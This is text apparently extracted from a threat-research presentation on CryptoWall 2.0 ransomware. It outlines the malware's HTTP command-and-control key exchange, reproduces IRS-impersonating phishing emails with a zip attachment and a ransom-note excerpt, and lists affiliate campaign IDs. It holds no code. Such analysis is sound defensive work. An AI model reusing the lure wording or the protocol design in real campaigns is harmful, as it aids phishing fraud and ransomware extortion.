
Communication protocol: slightly updated (again)

The same HTTP based protocol as before, just slight changes:

1. Report in with a campaign ID and a unique system ID
2. C2 responds with an OK to acknowledge the client
3. ~~Client sends the locally generated private key in a blob form post to the C2~~
4. ~~Server ACKs the key~~
5. Client asks the C2 for a public key
6. Server sends the public key, private key never leaves the C2
7. Client ACKs with a checksum
8. Server ACKs
9. Client reports successful encryption and the amount of files




Exempted countries





2. The history of CryptoWall:

2.4. CryptoWall 2.0



Time for a new version

First spotted at the start of October 2014 via spam



Time for a new version

First spotted at the start of October 2014 via spam

From: IRS Complaint <complaint-copy@irs.gov>
Date: Wednesday, October 1, 2014 at 12:39 UTC
To:
Subject: Complaint

From: IRS Complaint <complaint-copy@irs.gov>
Date: Wednesday, October 1, 2014 at 13:28 UTC
To:
Subject: Complaint to the IRS

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 2.0.

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

To:
Subject: Copy of the complaint

There are details of the complaint in attachment.

📎 : Complaint_IRS_id-12839182.zip (262.7 KB)


To:
Subject: Complaint to the IRS

We received a complaint from you. is it true? (I sent copy of it in attachment)


📎 : Complaint_IRS_id-12839182.zip (262.7 KB)



Infrastructure: CryptoWall 2.x (not always)



Infrastructure: CryptoWall 2.x (not always)




Campaign IDs changed (affiliates)

crypt1 crypt2 crypt3 crypt4 crypt5 crypt6
crypt7 crypt8 crypt9 crypt10 crypt11 crypt12
crypt13 crypt14 etc.....

